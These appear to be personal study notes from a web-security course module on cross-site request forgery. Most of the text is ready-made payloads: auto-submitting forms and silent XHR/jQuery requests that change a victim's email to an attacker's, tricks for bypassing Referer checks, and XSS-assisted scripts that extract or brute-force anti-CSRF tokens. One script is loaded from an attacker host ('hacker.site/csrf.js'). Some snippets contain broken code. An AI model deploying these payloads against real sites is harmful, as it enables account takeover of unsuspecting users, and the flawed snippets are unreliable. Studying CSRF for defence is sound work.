5. Module - CSRF

is there CSRF if :

1.Application relies on mechanisms like **HTTP Cookies** and **Basic Authentication**, which are automatically injected into the request by the browser. ??????????? is it true ?

why CSRF happen ? there is mainly 2 instances


examples of anti-CSRF defense -> (cookie-only based solutions, confirmation screens, using POST only, and checking the referer header)
1.lacks anti-CSRF defenses
2.weak anti-CSRF defense

CSRF with GET METHOD

we have a form(method=GET) that does not apply any anti-CSRF
because it send request with GET method we can exploit this with images like this:

just put this in your site (with auto submit request) and let the victim visit your site or provide him with a link
-> you can chain this with an XSS stored so anyone visit the page a request will be sent :)

Vector that does not need user interaction and need user interaction.



CSRF with POST METHOD

we can do a CSRF with POST method with no need for user interaction with HTML + JS
EXAMPLE: with auto-submitting

```
…
<form action="change.php" method="POST" id="CSRForm">
<input name="old" value="myC00Lemail@victim.site">
<input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
…
```

OR with html element like onerror, onload without using the script tag

```
…
<form action="https://www.target.com/path/change.php" method="POST"
id="CSRForm">
<input name="old" value="myC00Lemail@victim.site">
<input name="new" value="evil@hacker.site">
<img src=x onerror="CSRForm.submit();">
</form>
…
```

OR with autofocus attribute

```
…
<form action="change.php" method="POST" id="CSRForm">
<input name="old" value="myC00Lemail@victim.site">
<input name="new" value="evil@hacker.site" autofocus
onfocus="CSRForm.submit()">
</form>
…
```

Extending the examples with this, you can prevent the browser from opening new tab or refreshing the tab -> doing POST request silently

```
…
<iframe style="display:none" name="CSRFrame"></iframe>
<form action="change.php" method="POST" id="CSRForm" target="CSRFrame">
<input name="old" value="myC00Lemail@victim.site">
<input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
…
```

More POST Requests silently with XMLHttpRequest (XHR)

```
…
var url = "URL";
var params = "old=mycoolemail@victim.site&new=evil@hacker.site";
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, false);
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
CSRF.send(params);
…
```

More POST Requests silently with JQuery

```
…
$.ajax({
    type: "POST",
    url: "URL",
    data: "old=mycoolemail@victim.site&new=evil@hacker.site",
});
…
```

Exploit Weak Anti-CSRF Measures

Using POST instead of GET will raise the bar for CSRF. we have seen many examples above

Checking Referer Header

we use **referer header** to see from where the request comes from.

This referer header has common mistakes, example: the referrer not being sent if the website is using SSL/TLS.


Predictable Anti-CSRF Token

solution:

1. to use **Synchronizer Token Pattern**, commonly called **Anti-CSRF token**. this will generate a challenge of a challenge token that will be inserted within the HTML page. very important to make the token value randomly generated

2. to use SameSite attribute cookie

-> predictable CSRF token
Vulnerable Examples:



-> lack of verification server side, so the value can be edited, remove or replace by token from another request or account.

Advanced CSRF Exploitation

Bypassing CSRF Defenses with XSS

A single XSS flaw is like a storm that overwhelms the entire CSRF protection system.

We have XSS -> all defense against CSRF except Challenge-Response mechanisms, are useless.

Synchronizer token https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#synchronizer-token-pattern
Checking the Referer header
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#checking-the-referer-header
Checking the Origin header
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#verifying-origin-with-standard-headers

-> can all be bypassed !!!!!!

Bypassing Header Checks

-> Removing the referer header with referrer policy
`<meta name="referrer" content="no-referrer">`


-> hacker.site/csrf.html to target.com.hacker.site/csrf.html

Bypassing Anti-CSRF Token with XSS

-> we have 2 Senarios

1. XSS + CSRF in the same page
2. XSS + CSRF in another page

Steps 2-3 depending on where XSS located



to get the html page is simple with this code

1. requesting a valid form with a valid token with this code(using JQuery):

```
jReq= jQuery.get('http://victim.site/csrf-form-page.html',
function() {
var htmlSource = jReq.responseText;
//some operations…
});
```

---or---with this code(Using XMLHttpRequest)

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var htmlSource = xhr.responseText; // responseText -> the source code
//some operations…
}
}
xhr.open('GET','http://victim.site/csrf-form-page.html', true);
xhr.send();
```

A **readystatechange** occurs several times in the life of a request as it progresses to different phases, but a **load** event only occurs when the request has successfully completed. If you're not interested in detecting intermediate states or errors, then onload might be a good choice

2. extract the anti-CSRF token from the page

```
var token = document.getElementsByName('csrf_token')[0].value
```

if the XSS is in different page, we need to extract the token from the result of the first step. we can do that in 2 different ways
A. regex-based approach

```
pattern = /csrf_token'\svalue='(.*)'/;
token = htmlSource.match(pattern)[1]
```


B. the DOMParser API

https://developer.mozilla.org/en-US/docs/Web/API/DOMParser

The **DOMParser** interface provides the ability to parse XML or HTML source code from a string into a DOM Document.

to do the oposite(from DOM to HTML/XML) use the **XMLSerializer** interface

```
parser = new DOMParser().parseFromString(htmlSource,"text/html");
token = parser.getElementsByName('csrf_token')[0];
```



3. the final step, we have CSRF-Token. Now we add this token in the forged form and send the attack by the techniques, we have seen above

-> the final payload (first request to get a new token and then extract the token, then send the request with the valid token)

```
var xhr = new XMLHttpRequest();
var target_url = 'http://victim.site/csrf-form-page.html';
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
        var htmlSource = xhr.responseText; // responseText -> the source
code
        var mytoken = htmlSource.getElementByName('csrf-token')[0].value; //
if xss in another page - use regex or XMLParser. See above
        XHRPost(mytoken);
    }
}
xhr.open('GET',target_url, true);
xhr.send();
function XHRPost(tokenID) {
    var http = new XMLHttpRequest();
    var url = "http://victim.site/csrf/brute/change_post.php";
```

```
    http.open("POST", url, true);
    http.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
    http.withCredentials = 'true';
    http.onreadystatechange = function() { //We don't care about responses
        if (http.readyState > 1) http.abort();
    }
    var params = "old=myoldemail&confirm=1&new=attackerEmail&csrfToken=" +
tokenID;
    http.send(params);
}
```


-> we upload this payload to our server then inject the vulnerable parameters this -> `<script src='hacker.site/csrf.js'></script>`

reference: https://www.youtube.com/watch?v=GWe4klvQ9BY

Senario, where we can not steal the victim session cookies, so we try to break the CSRF Protection. like brute forcing the token.

-> easy way with burp intruder

-> manually with code




```
var i = 100; // token shoud be here as an array
function bruteLoop() {
    setTimeout(function() {
        XHRPost(i);
        i++;
        if (i < 300)
        bruteLoop();
    }, 30) //sleep a little bit
```

```
}

function XHRPost(tokenID) {
        var http = new XMLHttpRequest();
        var url = "http://victim.site/csrf/brute/change_post.php";
        http.open("POST", url, true);
        http.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
        http.withCredentials = 'true';
        http.onreadystatechange = function() { //We don't care about
responses
        if (http.readyState > 1) http.abort();
    }
    var params = "old=myoldemail&confirm=1&new=attackerEmail&csrfToken=" +
tokenID;
    http.send(params);
}
```

-> for senarios with GET submitting

```
function MakeGET(tokenID) {
var url = "http://victim.site/csrf/brute/change.php?";
url += "old=myoldemail&confirm=1&";
url += "new=attackerEmail&csrfToken=" + tokenID;
new Image().src = url; //GET Request
}
```

From the video 1

payload to exploit the target (no protection senario)

```
<script type='text/application'>
var url = "";
var params = "";

var CSRF = new XMLHttpRequest();
CSRF.open("POST",url, true);
CSRF.withCredentials = 'true';
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
CSRF.send(params)
</script>
```

If we put this in any page, once the victim visit the page, a requst will be made to a website.

CSRF with XSS

-> Referer header protection bypass
feedback is vulnerable to xss, so exploit it.
we inject the above payload and admin can forced to make requests

-> anti-csrf protection bypass
we will extrat the token from the page, then we set it to our main request and send the malicious request

```
<script type=text/application>
function addUser(token){
    var url = "";
    var params = "" + token;

    var CSRF = new XMLHttpRequest();
    CSRF.open("POST",url, true);
    CSRF.withCredentials = 'true';
    CSRF.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
    CSRF.send(params)
}
// Extract teh token
var XHR = new XMLHttpRequest();
XHR.onreadstatechange = function(){
    if(XHR.readyState == 4){
        var htmlSource = XHR.reponse.Text; // the source code of the html
page
        // extract the token
        var parser = new
DOMParser().parseFromString(htmlSource,"text/html");
        var token = parser.getElementById('CSRFToken_TagID').value;
        addUser(token);
    }
}
XHR.open("GET","url/page.php",true);
XHR.send();
</script>
```

-> also try to name the malicious page in the name of the target website, to bypass the referer protection

From video 2

-> anti-csrf protection bypass

firstly we analyse the token rondomns with burp sequencer -> select token parameter -> start live capture.

after the capture is completed, we save the tokens in a file.

`>cat token.txt| uniq -c| nl`

`>cat token.txt| uniq > token_uniq.txt`

becasue the website is using ex:10 tokens for all request we can bruteforce the token.

so victim visit our malicious page, where we put our malicious code in the page. victim hacked

```
<html>
<body>
<textarea id=tokens row=12 columns=60>
collected token here.....
</textarea>
<script>
function XHRPost(tVal){
    var http = new XMLHttpRequest();
    var url = "target_url";
    var token = tVal;
    params = { //Parameter of the request.. };
    http.open("POST",url,true);
    http.withCredentials = "true";
    CSRF.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
    http.onreadystatechange = function(){
        if(http.readyState > 1){
            // for the SOP we don't care about response
            http.abort();
        }
    }
    // Serialize the param object
    queryParams = Object.keys(params).reduce(function(a,k){
    a.push(k+"="+encodeURIComponent(params[k]));
    return a;
    },[]).join('&');
    http.send(queryParams)
}
function bruteLoop(TList){
    for(var i=0;i<TList.length;i++){
        XHRPost(TList[i]);
    }
}
```

```
// Prepare the token list
var token =
document.getElementById("tokens").value.replace(/\s+/gn,'\n').split('\n');
tokens = tokens.filter(Boolean); romve the empty value

bruteLoop(tokens)
</script>
</body>
</html>
```

the vuln got fixed and the rondomns has been increased. so we can use web Workers